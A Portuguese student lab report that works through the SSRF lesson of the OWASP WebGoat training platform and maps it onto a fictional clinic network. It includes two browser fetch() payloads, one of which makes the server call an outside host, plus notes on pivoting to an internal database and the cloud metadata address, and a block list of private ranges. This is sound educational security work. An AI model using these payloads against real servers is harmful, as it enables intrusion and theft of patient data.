UNIVERSIDADE NOVE DE JULHO – UNINOVE

Diretoria de Informática e Tecnologia

PROJETO DE EXTENSÃO EM SEGURANÇA DA INFORMAÇÃO

Avaliação Prática de Intrusão e Análise de Vulnerabilidades Web (OWASP Top 10)

Módulo Avaliado: (A10:2021) Server-Side Request Forgery (SSRF)

Aluno: Carlos Eduardo Gomes Pinho

Curso: Tecnologia em Segurança da Informação

Período: Segundo Semestre - 2026

Estudo de Caso: Clínica MediCare Diagnósticos

SÃO PAULO

2026

CAPÍTULO 1 - INTRODUÇÃO E CONTEXTUALIZAÇÃO DO PROJETO DE EXTENSÃO

A Segurança da Informação fundamenta-se na garantia da Confidencialidade, Integridade e Disponibilidade (Tríade CID) dos ativos de tecnologia. No setor de saúde, a integridade da informação ganha relevância ainda mais crítica devido às determinações da **Lei Geral de Proteção de Dados (LGPD - Lei nº 13.709/2018)**, que classifica dados médicos, laudos e prontuários como dados pessoais sensíveis (Art. 5º, II).

O presente relatório documenta os testes de intrusão e avaliação de superfície de ataque aplicados ao cenário corporativo da **Clínica MediCare Diagnósticos** (cenário "As-Is"). A instituição dispõe de infraestrutura híbrida com matriz e postos de coleta interligados via VPN IPsec, estações administrativas, VLAN de telefonia VoIP (VLAN 30) e um **Portal do Paciente publicado na DMZ (IP 172.16.0.5)**.

> **Vetor Analisado:** Conforme apontado no levantamento arquitetural da clínica, o servidor web da DMZ possui permissão de conexão direta na porta 3306 (MySQL) do Banco de Dados em nuvem, além de roteamento excessivamente permissivo para redes internas. O foco deste trabalho é comprovar como a vulnerabilidade **(A10) Server-Side Request Forgery (SSRF)** no portal externo permite que um invasor remoto quebre a proteção perimetral e comprometa o núcleo da rede corporativa.

CAPÍTULO 2 - PREPARAÇÃO DO AMBIENTE DE LABORATÓRIO

Para a realização da prova de conceito ética e em conformidade com as diretrizes acadêmicas, provisionou-se uma réplica controlada do vetor de ataque utilizando a plataforma **OWASP WebGoat** executada sobre contêineres Docker.

- **Ambiente do Atacante:** Simulação de perspectiva puramente externa (sem credencial prévia, sem login interno e sem conhecimento privilegiado).
- **Infraestrutura do Laboratório:** Docker Desktop no sistema operacional hospedeiro, mapeando o serviço nas portas 8080 e 9090.
- **Ferramentas de Auditoria:** Docker Desktop, DevTools do navegador (Network, Console e Fetch API).




Figura 1: Container Docker do OWASP WebGoat inicializado e ativo mapeando as portas 8080 e 9090.




Figura 2: Acesso ao ambiente WebGoat e localização da categoria (A10) Server-Side Request Forgery.

CAPÍTULO 3 - RECONHECIMENTO EXTERNO E MAPEAMENTO DE PONTO DE ENTRADA

Na perspectiva de um atacante externo, a superfície de ataque inicial limita-se aos serviços diretamente expostos na Internet pública. No caso da Clínica MediCare, o ativo público é o **Portal do Paciente** rodando nas portas 80 (HTTP) e 443 (HTTPS), sem proteção de Web Application Firewall (WAF).

Durante o mapeamento de tráfego HTTP executado via DevTools (Aba Network):

1. Identificou-se que o formulário da aplicação submete parâmetros dinâmicos via método `POST` para o endpoint `/WebGoat/SSRF/task1`.
2. O corpo da requisição transmite a carga `url=images/tom.png`.
3. Constatou-se a ausência de sanitização ou listas brancas (allowlists), indicando que o servidor web confia cegamente no endereço fornecido pelo cliente para recuperar o arquivo no sistema de arquivos ou rede.




Figura 3: Inspeção de tráfego de rede identificando a chamada do formulário e parâmetros submetidos.




Figura 4: Identificação do parâmetro vulnerável "url" manipulável pelo cliente.

CAPÍTULO 4 - EXECUÇÃO DO ATAQUE (PROVA DE CONCEITO - POC)

4.1. Task 1: Forjamento de Requisição para Recurso Não Autorizado

Para comprovar que o servidor executa requisições arbitrárias parametrizadas pelo usuário, forjou-se o payload alterando o parâmetro `url` para solicitar o recurso restrito `images/jerry.png`:

```
fetch("http://localhost:8080/WebGoat/SSRF/task1", {
  "headers": {
    "content-type": "application/x-www-form-urlencoded; charset=UTF-8",
    "x-requested-with": "XMLHttpRequest"
  },
  "body": "url=images%2Fjerry.png",
  "method": "POST",
  "credentials": "include"
}).then(response => response.json()).then(data => console.log(data));
```

Resposta do Servidor: O backend atendeu à requisição forjada sem qualquer validação e retornou: `{lessonCompleted: true, feedback: 'You rocked the SSRF!', output: '<img class="image" alt="Jerry" src="images/jerry.png"...>'}`.




Figura 5: Execução do payload de SSRF forjado via Console e confirmação de resolução com sucesso.

4.2. Task 2: Forçando o Servidor a Requisitar Destinos Externos e Exposição de Rede

Nesta etapa avançada, explorou-se o endpoint `/WebGoat/SSRF/task2` forçando o próprio servidor web a realizar uma requisição externa de saída para o serviço `http://ifconfig.pro`, demonstrando como o atacante usa a identidade de rede do servidor:

```
fetch("http://localhost:8080/WebGoat/SSRF/task2", {
  "headers": {
    "content-type": "application/x-www-form-urlencoded; charset=UTF-8",
    "x-requested-with": "XMLHttpRequest"
  },
  "body": "url=http%3A%2F%2Fifconfig.pro",
  "method": "POST",
  "credentials": "include"
}).then(response => response.json()).then(data => console.log(data));
```

Resposta do Servidor: O servidor atuou como proxy aberto, efetuou o download do conteúdo no host remoto e entregou os dados de volta ao invasor: `{lessonCompleted: true, feedback: 'You rocked the SSRF!', output: '<title> IP: 177.41.47.176 info</title>...'}`.




Figura 6: Resposta confirmando que o servidor realizou a chamada externa e obteve o IP de saída.



Figura 7: Módulo A10 (Server-Side Request Forgery) 100% finalizado com sucesso no laboratório.

CAPÍTULO 5 - IMPACTO NO NEGÓCIO: CORRELAÇÃO COM A CLÍNICA MEDICARE

A prova de conceito executada acima revela um cenário de alto risco para a Clínica MediCare Diagnósticos:

1. **Quebra do Isolamento da DMZ:** Como o firewall de borda bloqueia conexões diretas da Internet para o Banco de Dados, o atacante usa o **Portal do Paciente (172.16.0.5)** como ponte (*pivot*). A requisição maliciosa parte de dentro da DMZ, burlando as restrições de entrada do firewall.
2. **Acesso Não Autorizado a Prontuários (Violação LGPD):** Conforme o dossiê, *"o banco de dados confia cegamente nas requisições vindas do IP do Portal do Paciente e os dados em*

repouso não estão criptografados". Através do SSRF, o atacante consegue forçar requisições internas para a porta 3306 e endpoints internos da nuvem (ex: metadados AWS em `169.254.169.254`), permitindo exfiltração em massa de laudos e histórico de saúde dos pacientes.

3. **Movimentação Lateral para Telefonia VoIP (VLAN 30):** A falta de ACLs restritivas permite que pacotes HTTP/SIP sejam forjados contra o PABX (192.168.30.10), comprometendo registros telefônicos da clínica.

CAPÍTULO 6 - PLANO DE MITIGAÇÃO TÉCNICA E BOAS PRÁTICAS

Para sanar em definitivo a vulnerabilidade de SSRF na aplicação e na infraestrutura da clínica, recomenda-se:

- **Lista de Permissões Estrita (Allowlist):** O backend deve validar e aceitar apenas domínios e protocolos previamente homologados e necessários ao negócio (exclusivamente HTTPS), rejeitando qualquer URL arbitrária informada pelo usuário.
- **Bloqueio de Redes Privadas e Loopback (RFC 1918):** O sistema deve resolver a URL e descartar conexões com destino a endereços locais e de infraestrutura de nuvem (`127.0.0.1/8`, `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16` e `169.254.169.254`).
- **Segmentação de Rede e Firewall Restritivo (Egress Filtering):** Configurar regras rígidas de saída na DMZ. O servidor web não deve ter permissão irrestrita de iniciar conexões diretas ao banco de dados ou a outras VLANs sem autenticação e inspeção prévia.
- **Implantação de WAF (Web Application Firewall):** Filtragem perimetral na borda da DMZ para identificação e bloqueio prévio de padrões de SSRF e injeção de parâmetros.

CAPÍTULO 7 - CONCLUSÃO

O teste prático comprovou a extrema severidade da falha de Server-Side Request Forgery. Em infraestruturas corporativas como a da Clínica MediCare, a existência de um único serviço web permissivo na DMZ é suficiente para neutralizar toda a segurança perimetral do firewall. A implementação de controles rigorosos de validação de entradas, combinada com políticas de menor privilégio na rede e adequação à LGPD, é indispensável para proteger a privacidade dos pacientes e garantir a conformidade institucional da clínica.